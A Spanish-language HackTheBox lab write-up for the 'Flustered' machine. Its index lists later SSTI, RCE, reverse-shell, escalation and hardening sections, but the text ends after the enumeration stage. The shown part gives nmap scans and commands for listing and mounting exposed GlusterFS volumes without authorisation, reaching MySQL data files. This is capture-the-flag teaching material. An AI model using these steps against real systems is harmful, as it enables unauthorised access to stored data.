

FLUSTERED



HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

1. ENUMERACION	5
80 – HTTP	5
3128 – SQUID PROXY	6
24007,49152 – GLUSTER	7
DOCKER.....	9
SQUID + CREDENCIALES.....	12
ENUMERACION INTERNA	12
2. EXPLOTACION	15
SSTI	15
RCE.....	15
3. POST-EXPLOTACION	17
4. ESCALADA	19
Azure Storage Explorer	21
AZURE CLI.....	23
5. ANALISIS DE VULNERABILIDADES	25
GLUSTERFS.....	25
SSTI + RCE	25
6. MEDIDAS Y LECCIONES	26
GLUSTERFS.....	26
AUTENTICACION/CIFRADO	26
RESTRICCION DE CLIENTES	26
STTI + RCE	26

INDICE DE ILUSTRACIONES

Ilustración 1. Enumeración: Nmap inicial.....	5
Ilustración 2. Enumeración: Web Puerto 80	5
Ilustración 3. Enumeración: Squid Proxy #1	6
Ilustración 4. Enumeración: Squid Proxy #2	6
Ilustración 5. Enumeración: GlusterFS Pares y Volumen	7
Ilustración 6. Referencia técnica: Montaje de volumen GlusterFS	7
Ilustración 7. Ejecución [mount]: Montaje de volumen GlusterFS	7
Ilustración 8. Troubleshooting [mount]: Resolución DNS	8
Ilustración 9. Enumeración: Nmap para recepción de 'commonName'	8
Ilustración 10. Ejecución [mount]: Montaje de volumen GlusterFS #2	8
Ilustración 11. Troubleshooting [mount]: Problema con certificados	8
Ilustración 12. Ejecución [mount]: Montaje de volumen GlusterFS #3	8
Ilustración 13. Enumeración: Archivos de vol1	9
Ilustración 14. Enumeración: Archivos de /var/lib/mysql	9
Ilustración 15. Enumeración: Versión de BBDD	9
Ilustración 16. Ejecución [docker]: Comprobación de lanzamiento de docker	10
Ilustración 17. Ejecución [docker]: Entrada en docker	10
Ilustración 18. Troubleshooting: Error en plugins	10
Ilustración 19. Troubleshooting: Solución a problema de plugins	10
Ilustración 20. Troubleshooting: Contenido /etc/mysql/mariadb.conf.d/<name>.cnf	10
Ilustración 21. Ejecución [docker]: Comprobación de borrado	11
Ilustración 22. Ejecución [docker]: Lanzamiento e interacción	11
Ilustración 23. Ejecución [mysql]: Consulta de BBDD de vol1	11
Ilustración 24. Enumeración: Consulta a través de proxy	12
Ilustración 25. Enumeración: Directorios y archivos internos #1	12
Ilustración 26. Enumeración: Directorios y archivos internos #2	13
Ilustración 27. Enumeración: Archivo app.py	14
Ilustración 28. Enumeración: Archivo config.json	14
Ilustración 29. Ejecución [curl]: Prueba de inyección	14
Ilustración 30. Explotación [SSTI]: Inyección SSTI	15
Ilustración 31. Explotación [SSTI]: Reconocimiento de motor de plantilla	15
Ilustración 32. Explotación [RCE]: Prueba RCE	15
Ilustración 33. Explotación [RCE]: Reverse Shell	16
Ilustración 34. Explotación [RCE]: Recepción de Reverse Shell	16
Ilustración 35. Post-explotación [Enumeración]: Directorio gluster	17
Ilustración 36. . Post-explotación [Enumeración]: Error de montaje	17
Ilustración 37. Post-explotación [Enumeración]: Certificado GlusterFS	17
Ilustración 38. Post-explotación [Ejecución]: Copia de archivos de certificado	18
Ilustración 39. Flag: User	18
Ilustración 40. Post-explotación [Ejecución [ssh-keygen]]: Creación de claves SSH	18
Ilustración 41. Post-explotación [Ejecución [cp ssh]]: Copia de clave pública en authorized_keys	18
Ilustración 42. Escalada [Enumeración]: Docker	19
Ilustración 43. Escalada [enumeración]: IP de contenedor	19
Ilustración 44. Escalada [Enumeración]: Puertos abiertos de contenedor	19
Ilustración 45. Escalada [Enumeración]: Puerto 10000	19
Ilustración 46. Escalada [Ejecución [ssh]]: Port Forwarding	20
Ilustración 47. Escalada [Enumeración]: Nmap puerto 10000	20
Ilustración 48. Escalada [Referencia Técnica]: Fecha de Release Azurite-Blob 3.14.3	20
Ilustración 49. Escalada [Ejecución [snap]]: Instalación de 'storage-explorer'	21
Ilustración 50. Escalada [Ejecución [storage-explorer]]: Conexión Azure Storage Explorer #1	21
Ilustración 51. Escalada [Ejecución [storage-explorer]]: Conexión Azure Storage Explorer #2	22
Ilustración 52. Escalada [Enumeración]: Archivo de clave	22
Ilustración 53. Escalada [Referencia técnica]: Versión Azure CLI	23

Ilustración 54. Escalada [Ejecución [Docker]]: Montaje de Docker.....	23
Ilustración 55. Escalada [Ejecucion [az]]: Consulta de contenedores	24
Ilustración 56. Escalada [Ejecucion [az]]: Consulta de blobs	24
Ilustración 57. Escalada [Ejecucion [az]]: Descarga de blobs	24
Ilustración 58. Flag: Root	24

INDICE DE FRAGMENTOS DE CODIGO

Código 1. apt - Instalación GlusterFS.....	7
Código 2. gluster - Enumeración de pares y volúmenes	7
Código 3. mount - Montaje con GlusterFS	7
Código 4. docker - Montaje, comprobación y ejecución.....	9
Código 5. docker - Borrado de contenedores	10
Código 6. docker - Montaje de contenedor	11
Código 7. curl - Consulta tras proxy.....	12
Código 8. dirsearch - Fuzzing + Proxy	13
Código 9. curl - SSTI #1	15
Código 10. payload - Enumeración de motor de plantilla	15
Código 11. payload - SSTI>RCE	16
Código 12. ssh-keygen - Creación de claves	18
Código 13. script - Enumeración de puertos	19
Código 14. apt systemctl snap - Instalación de 'storage-explorer'	21
Código 15. Variable - Cadena de conexión 'az'	23
Código 16. az - Consulta de contenedores	24
Código 17. az - Consulta de blobs	24
Código 18. az - Descarga de blobs	24
Código 19. Harding [GlusterFS]: Autenticación/Cifrado	26
Código 20. Hardening [GlusterFS]: White/Blacklists	26
Código 21. Hardening [STTI]: Edición de app.py.....	26

1. ENUMERACION

En la enumeración inicial nos encontramos con los siguientes puertos abiertos:

```
~/.Machines/HTB/Flustered/recon sudo nmap -p- -sCV -Pn -oN ini.nmap --min-rate 3500 10.129.10.83
[sudo] password for iamador1:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 11:50 CET
Warning: 10.129.10.83 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.10.83
Host is up (0.045s latency).
Not shown: 64943 closed tcp ports (reset), 585 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 93:31:fe:38:ff:2f:a7:fd:89:a3:48:bf:ed:6b:97:cb (RSA)
|_ 256 e5:f8:27:4c:38:40:59:e0:56:e7:39:98:6b:86:d7:3a (ECDSA)
|_ 256 62:6d:ab:81:fc:d2:f7:a1:c1:9d:39:cc:f2:7a:a1:6a (ED25519)
80/tcp    open  http         nginx/1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: steampunk-era.htb - Coming Soon
111/tcp    open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100000  3,4        111/tcp6    rpcbind
|_   100000  3,4        111/udp6    rpcbind
3128/tcp  open  http-proxy   Squid http proxy 4.6
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/4.6
24007/tcp open  rpcbind
49152/tcp open  ssl/unknown
|_ ssl-cert: Subject: commonName=flustered.htb
|_ Not valid before: 2021-11-25T15:27:31
|_ Not valid after: 2089-12-13T15:27:31
|_ ssl-date: TLS randomness does not represent time
49153/tcp open  rpcbind
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.63 seconds
```

Ilustración 1. Enumeración: Nmap inicial

80 - HTTP

En el puerto 80 nos encontramos una web con nada más que una imagen de fondo, por lo que en primera instancia no nos encontramos nada más.

Además, si llevamos a cabo una enumeración de directorios no encontramos nada relevante.




Ilustración 2. Enumeración: Web Puerto 80

3128 – SQUID PROXY

[*Squid* is a caching and forwarding HTTP web proxy. It has a wide variety of uses, including speeding up a web server by caching repeated requests, caching web, DNS and other computer network lookups for a group of people sharing network resources, and aiding security by filtering traffic. Although primarily used for HTTP and FTP, Squid includes limited support for several other protocols including Internet Gopher, SSL, TLS and HTTPS. Squid does not support the SOCKS protocol, unlike Privoxy, with which Squid can be used in order to provide SOCKS support.]

Es decir, Squid es un proxy web que se pone entre tus equipos e Internet. Sirve para acelerar la navegación guardando en caché páginas y respuestas repetidas, y también para mejorar la seguridad filtrando el tráfico. Se usa sobre todo con HTTP/HTTPS y otros protocolos, pero no soporta SOCKS, a diferencia de otros. Y usualmente requiere el uso de credenciales.

Si intentamos acceder directamente, como es esperable, no vamos a obtener ningún resultado.




Ilustración 3. Enumeración: Squid Proxy #1

Pero podemos ver qué servicio se nos ofrece al visitar la IP pasando previamente por el proxy, uno distinto que no está directamente expuesto. Y nos encontramos con lo siguiente, un problema debido a que no tenemos permisos.




Ilustración 4. Enumeración: Squid Proxy #2

24007,49152 – GLUSTER

GlusterFS (Gluster File System) is an open-source, scalable, distributed file system that aggregates storage from multiple servers into a single, unified namespace, offering high availability and performance for large-scale data storage and cloud applications, acting as a powerful Network Attached Storage (NAS) solution without a central metadata server, using user-space FUSE for flexibility.

Básicamente, GlusterFS junta el espacio de varios servidores y lo muestra como si fuera un único disco/carpeta grande. Permite alta disponibilidad, porque los datos pueden estar replicados en varios servidores. Es fácil de escalar: si necesitas más espacio, añades más servidores al clúster.

Si enumeramos el servicio como se nos indica en Hacktricks encontramos la siguiente información.

```
~/Machines/HTB/Flustered gluster --remote-host=10.129.10.160 peer status 2>/dev/null
Number of Peers: 0

~/Machines/HTB/Flustered gluster --remote-host=10.129.10.160 volume info all 2>/dev/null

Volume Name: vol1
Type: Distribute
Volume ID: 0870acf0-d619-4cda-b273-4480062cff24
Status: Started
Snapshot Count: 0
Number of Bricks: 1
Transport-type: tcp
Bricks:
Brick1: flustered:/gluster/bricks/brick1/vol1
Options Reconfigured:
server.ssl: on
client.ssl: on
auth.ssl-allow: flustered.htb,web01.htb
nfs.disable: on
transport.address-family: inet
storage.fips-mode-rchecksum: on

Volume Name: vol2
Type: Distribute
Volume ID: 4e220cb2-9e33-4566-8181-d81ff0ac6980
Status: Started
Snapshot Count: 0
Number of Bricks: 1
Transport-type: tcp
Bricks:
Brick1: flustered:/gluster/bricks/brick1/vol2
Options Reconfigured:
nfs.disable: on
transport.address-family: inet
storage.fips-mode-rchecksum: on
auth.allow: *
client.ssl: off
server.ssl: off
auth.ssl-allow: off
features.read-only: enable
```

Ilustración 5. Enumeración: GlusterFS Pares y Volúmenes

```
sudo apt install -y glusterfs-cli glusterfs-client
```

Código 1. **apt** - Instalación GlusterFS

```
gluster --remote-host=<IP> peer status
gluster --remote-host=<IP> volume info all
```

Código 2. **gluster** - Enumeración de pares y volúmenes

Por lo que vemos encontramos **dos volúmenes** dentro de los cuales se pueden encontrar archivos relevantes a la máquina que estamos comprometiendo. Visto esto vemos que podemos montar los volúmenes en nuestra maquina sin necesidad de tener permisos de ningún tipo:

3. Mount without privileges

```
sudo mount -t glusterfs 10.10.11.131:/<vol_name> /mnt/gluster
```

If mounting fails, check `/var/log/glusterfs/<vol_name>-<uid>.log` on the client side. Common issues are:

- TLS enforcement (option `transport.socket.ssl on`)
- Address based access control (option `auth.allow <cidr>`)

Ilustración 6. Referencia técnica: Montaje de volumen GlusterFS

```
~/Machines/HTB/Flustered sudo mount -t glusterfs 10.129.10.160:/vol1 /mnt/gluster1
Mount failed. Check the log file for more details.
```

Ilustración 7. Ejecución [mount]: Montaje de volumen GlusterFS

```
sudo mount -t glusterfs <IP>:<PATH> <LOCAL_PATH>
```

Código 3. **mount** - Montaje con GlusterFS

Al ejecutar el montaje, nos da un error, y el propio binario nos advierte de que consultemos el archivo de log de glusterfs.

Si revisamos el log, entre otros tantos mensajes saltan a la vista dos:

1. No se ha resuelto correctamente por DNS
2. Hay un problema de certificados debido a que no contamos con el necesario.

```
[2025-12-10 16:08:27.532033 +0000] I [fuse-bridge.c:5298:fuse_init] 0-glusterfs-fuse: FUSE init with protocol versions: glusterfs 7.24 kernel 7.44
[2025-12-10 16:08:27.532043 +0000] I [fuse-bridge.c:5927:fuse_graph_sync] 0-fuse: switched to graph 0
[2025-12-10 16:08:27.532053 +0000] E [fuse-bridge.c:5365:fuse_first_lookup] 0-fuse: first lookup on root failed (Transport endpoint is not connected)
[2025-12-10 16:08:27.532395 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 2: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:08:27.533198 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 3: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:08:27.535337 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 2: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:08:27.535351 +0000] W [fuse-bridge.c:4008:fuse_stats_resume] 0-glusterfs-fuse: 8: STATS (00000000-0000-0000-0000-000000000001) resolution fail
[2025-12-10 16:08:27.536264 +0000] W [fuse-bridge.c:6308:fuse_thread_proc] 0-fuse: initiating umount of /mnt/gluster1
[2025-12-10 16:08:27.536900 +0000] W [glusterfsd.c:1427:cleanup_and_exit] (-->/lib/x86_64-linux-gnu/libc.so.6(+0x92b7b) [0x7f69a569b7b] -->/usr/sbin/glusterfs(+0x127ed) [0x564f3ca47ed] -->/usr/sbin/glusterfs[cleanup_and_exit+0x61] [0x564f3ca44fd1]) 0-: received signal (15), shutting down
[2025-12-10 16:08:27.536810 +0000] I [fuse-bridge.c:7051:fini] 0-fuse: Unmounting '/mnt/gluster1'.
[2025-12-10 16:08:27.536914 +0000] I [fuse-bridge.c:7051:fini] 0-fuse: Closing fuse connection to '/mnt/gluster1'.
[2025-12-10 16:10:04.003833 +0000] I [MSGID: 100030] [glusterfsd.c:2072:main] 0-usr/sbin/glusterfs: Started running version [arg=/usr/sbin/glusterfs], {version=11.1}, {cmdline=/usr/sbin/glusterfs --process-name fuse --volfile-serv err=10.129.10.160 --volfile-id=vol1 /mnt/gluster1}]
[2025-12-10 16:10:04.010522 +0000] I [glusterfsd.c:2562:daemonize] 0-glusterfs: Pid of current running process is 41965
[2025-12-10 16:10:04.017997 +0000] I [MSGID: 101180] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [{index=1}]
[2025-12-10 16:10:04.018051 +0000] I [MSGID: 101180] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [{index=0}]
[2025-12-10 16:10:06.144076 +0000] I [io-stats.c:3704:iosample_buf_size_configure] 0-vol1: Configure iosample_buf size is 1024 because iosample_interval is 0
[2025-12-10 16:10:06.144422 +0000] I [socket.c:4107:ssl_setup_connection_params] 0-vol1-client-0: SSL support for MGMT is NOT enabled IO path is ENABLED certificate depth is 1 for peer
[2025-12-10 16:10:06.145597 +0000] E [socket.c:4233:ssl_setup_connection_params] 0-vol1-client-0: could not load our cert at /etc/ssl/glusterfs.pem
[2025-12-10 16:10:06.145616 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:00000002:system library:No such file or directory
[2025-12-10 16:10:06.145616 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:10000002:BIO routines:system lib
[2025-12-10 16:10:06.145621 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:0A000002:SSL routines:system lib
[2025-12-10 16:10:06.145668 +0000] I [MSGID: 114020] [client.c:2344:notify] 0-vol1-client-0: parent translators are ready, attempting connect on transport []
[2025-12-10 16:10:06.151686 +0000] I [MSGID: 101073] [name.c:254:gf_resolve_ip6] 0-resolver: error in getaddrinfo ({family=21, {ret=No address associated with hostname}}
[2025-12-10 16:10:06.151724 +0000] I [name.c:383:af_inet_client_get_remote_sockaddr] 0-vol1-client-0: DNS resolution failed on host flustered
Final graph:
```

Ilustración 8. Troubleshooting [mount]: Resolución DNS

Para solucionar el problema con el DNS simplemente deberemos de introducir en el archivo /etc/hosts el nombre para el que se ha emitido el certificado. Con un nmap simple sacamos este nombre:

```
~/Machines/HTB/Flustered sudo nmap -p24007,49152 -sSVC -Pn -oN ports.nmap 10.129.10.160
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 17:13 CET
Nmap scan report for 10.129.10.160
Host is up (0.036s latency).

PORT      STATE SERVICE      VERSION
24007/tcp  open  rpcbind
49152/tcp  open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=flustered.htb
|_Not valid before: 2021-11-25T15:27:31
|_Not valid after: 2089-12-13T15:27:31

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
```

Ilustración 9. Enumeración: Nmap para recepción de 'commonName'

Introducimos el nombre en el archivo y probamos a realizar el montaje otra vez.

```
~/Machines/HTB/Flustered sudo mount -t glusterfs flustered:/vol1 /mnt/gluster1
Mounting glusterfs on /mnt/gluster1 failed.
```

Ilustración 10. Ejecución [mount]: Montaje de volumen GlusterFS #2

De nuevo nos salta error y el aviso para comprobar el log. Ahora la resolución es correcta, pero el problema del certificado sigue presente, por lo que por el momento no podremos montar el volumen uno debido a la ausencia de este.

```
[2025-12-10 16:18:01.170615 +0000] I [fuse-bridge.c:5298:fuse_init] 0-glusterfs-fuse: FUSE init with protocol versions: glusterfs 7.24 kernel 7.44
[2025-12-10 16:18:01.170625 +0000] I [fuse-bridge.c:5927:fuse_graph_sync] 0-fuse: switched to graph 0
[2025-12-10 16:18:01.170775 +0000] E [fuse-bridge.c:5365:fuse_first_lookup] 0-fuse: first lookup on root failed (Transport endpoint is not connected)
[2025-12-10 16:18:01.170971 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 2: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:18:01.180347 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 3: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:18:01.183284 +0000] W [fuse-bridge.c:1403:fuse_attr_cbk] 0-glusterfs-fuse: 2: LOOKUP() / => -1 (Transport endpoint is not connected)
[2025-12-10 16:18:01.183298 +0000] W [fuse-bridge.c:4008:fuse_stats_resume] 0-glusterfs-fuse: 8: STATS (00000000-0000-0000-0000-000000000001) resolution fail
[2025-12-10 16:18:01.184568 +0000] W [fuse-bridge.c:6308:fuse_thread_proc] 0-fuse: initiating umount of /mnt/gluster1
[2025-12-10 16:18:01.185154 +0000] W [glusterfsd.c:1427:cleanup_and_exit] (-->/lib/x86_64-linux-gnu/libc.so.6(+0x92b7b) [0x7fa7aee30b7b] -->/usr/sbin/glusterfs(+0x127ed) [0x559a810447ed] -->/usr/sbin/glusterfs[cleanup_and_exit+0x61] [0x559a81045fd1]) 0-: received signal (15), shutting down
[2025-12-10 16:18:01.185168 +0000] I [fuse-bridge.c:7051:fini] 0-fuse: Unmounting '/mnt/gluster1'.
[2025-12-10 16:18:01.185172 +0000] I [fuse-bridge.c:7051:fini] 0-fuse: Closing fuse connection to '/mnt/gluster1'.
[2025-12-10 16:21:59.474023 +0000] I [MSGID: 100030] [glusterfsd.c:2072:main] 0-usr/sbin/glusterfs: Started running version [arg=/usr/sbin/glusterfs], {version=11.1}, {cmdline=/usr/sbin/glusterfs --process-name fuse --volfile-serv err=10.129.10.160 --volfile-id=vol1 /mnt/gluster1}]
[2025-12-10 16:21:59.475838 +0000] I [glusterfsd.c:2562:daemonize] 0-glusterfs: Pid of current running process is 48697
[2025-12-10 16:21:59.482095 +0000] I [MSGID: 101180] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [{index=1}]
[2025-12-10 16:21:59.482151 +0000] I [MSGID: 101180] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [{index=0}]
[2025-12-10 16:21:59.556670 +0000] I [io-stats.c:3704:iosample_buf_size_configure] 0-vol1: Configure iosample_buf size is 1024 because iosample_interval is 0
[2025-12-10 16:21:59.557191 +0000] I [socket.c:4107:ssl_setup_connection_params] 0-vol1-client-0: SSL support for MGMT is NOT enabled IO path is ENABLED certificate depth is 1 for peer
[2025-12-10 16:21:59.558374 +0000] E [socket.c:4233:ssl_setup_connection_params] 0-vol1-client-0: could not load our cert at /etc/ssl/glusterfs.pem
[2025-12-10 16:21:59.558385 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:00000002:system library:No such file or directory
[2025-12-10 16:21:59.558394 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:10000002:BIO routines:system lib
[2025-12-10 16:21:59.558394 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:0A000002:SSL routines:system lib
[2025-12-10 16:21:59.558440 +0000] I [MSGID: 114020] [client.c:2344:notify] 0-vol1-client-0: parent translators are ready, attempting connect on transport []
Final graph:
```

Ilustración 11. Troubleshooting [mount]: Problema con certificados

Si probamos a montar el volumen 2 vemos que esto se lleva a cabo con éxito.

```
~/Machines/HTB/Flustered sudo mount -t glusterfs 10.129.10.160:/vol2 /mnt/gluster1
~/Machines/HTB/Flustered ls /mnt/gluster1
lsd: /mnt/gluster1: Permission denied (os error 13).

~/Machines/HTB/Flustered sudo ls /mnt/gluster1
aria_log.00000001 aria_log.control debian-10.3.flog ib_buffer_pool ibdata1 ib_logfile0 ib_logfile1 ibtmp1 multi-master.info mysql mysql_upgrade.info performance_schema squid tc.log
```

Ilustración 12. Ejecución [mount]: Montaje de volumen GlusterFS #3

Los archivos que encontramos en el volumen son un tanto peculiares, tanto que si buscamos la estructura de los mismos nos daremos cuenta de que este volumen hace referencia a un directorio común en los sistemas Linux.

```
(root@kali)~[/mnt/gluster1]
# ls -la
drwx----- redis mosquito 4.0 KB Mon Oct 25 14:52:59 2021 .
drwxr-xr-x root root 4.0 KB Wed Dec 10 16:42:03 2025 ..
-rw-rw---- redis mosquito 16 KB Mon Oct 25 14:52:59 2021 aria_log.00000001
-rw-rw---- redis mosquito 52 B Mon Oct 25 14:52:59 2021 aria_log_control
-rw-r--r-- root root 0 B Mon Oct 25 14:43:25 2021 debian-10.3.flag
-rw-rw---- redis mosquito 998 B Fri Jan 28 13:28:08 2022 ib_buffer_pool
-rw-rw---- redis mosquito 48 MB Mon Oct 25 14:52:58 2021 ib_logfile0
-rw-rw---- redis mosquito 48 MB Mon Oct 25 14:37:55 2021 ib_logfile1
-rw-rw---- redis mosquito 12 MB Mon Oct 25 14:52:58 2021 ibdata1
-rw-rw---- redis mosquito 12 MB Wed Dec 10 16:30:10 2025 ibtmp1
-rw-rw---- redis mosquito 0 B Mon Oct 25 14:43:31 2021 multi-master.info
drwx----- redis mosquito 4.0 KB Mon Oct 25 14:43:33 2021 mysql
-rw-rw---- root root 16 B Mon Oct 25 14:43:33 2021 mysql_upgrade_info
drwx----- redis mosquito 4.0 KB Mon Oct 25 14:43:33 2021 performance_schema
drwx----- redis mosquito 4.0 KB Mon Oct 25 14:44:06 2021 squid
-rw-rw---- redis mosquito 24 KB Wed Dec 10 16:30:09 2025 tc.log
```

Ilustración 13. enumeración: Archivos de vol1

Este directorio es el de **mysql**. Si revisamos el nuestro propio encontramos que es prácticamente igual, por lo que podemos entender que se nos presenta una base de datos.

```
(root@kali)~[/mnt/gluster1]
# ls -la /var/lib/mysql
drwxr-xr-x mysql mysql 4.0 KB Thu Nov 20 09:52:17 2025 .
drwxr-xr-x root root 4.0 KB Wed Dec 10 16:26:16 2025 ..
-rw-rw---- mysql mysql 408 KB Thu Nov 20 09:52:17 2025 aria_log.00000001
-rw-rw---- mysql mysql 52 B Thu Nov 20 09:52:17 2025 aria_log_control
-rw-r--r-- root root 0 B Thu Nov 20 09:52:17 2025 debian-11.8.flag
-rw-rw---- mysql mysql 807 B Thu Nov 20 09:52:17 2025 ib_buffer_pool
-rw-rw---- mysql mysql 96 MB Thu Nov 20 09:52:17 2025 ib_logfile0
-rw-rw---- mysql mysql 12 MB Thu Nov 20 09:52:17 2025 ibdata1
-rw-r--r-- root root 14 B Thu Nov 20 09:52:17 2025 mariadb_upgrade_info
drwx----- mysql mysql 4.0 KB Thu Nov 20 09:52:17 2025 mysql
drwx----- mysql mysql 4.0 KB Thu Nov 20 09:52:17 2025 performance_schema
drwx----- mysql mysql 12 KB Thu Nov 20 09:52:17 2025 sys
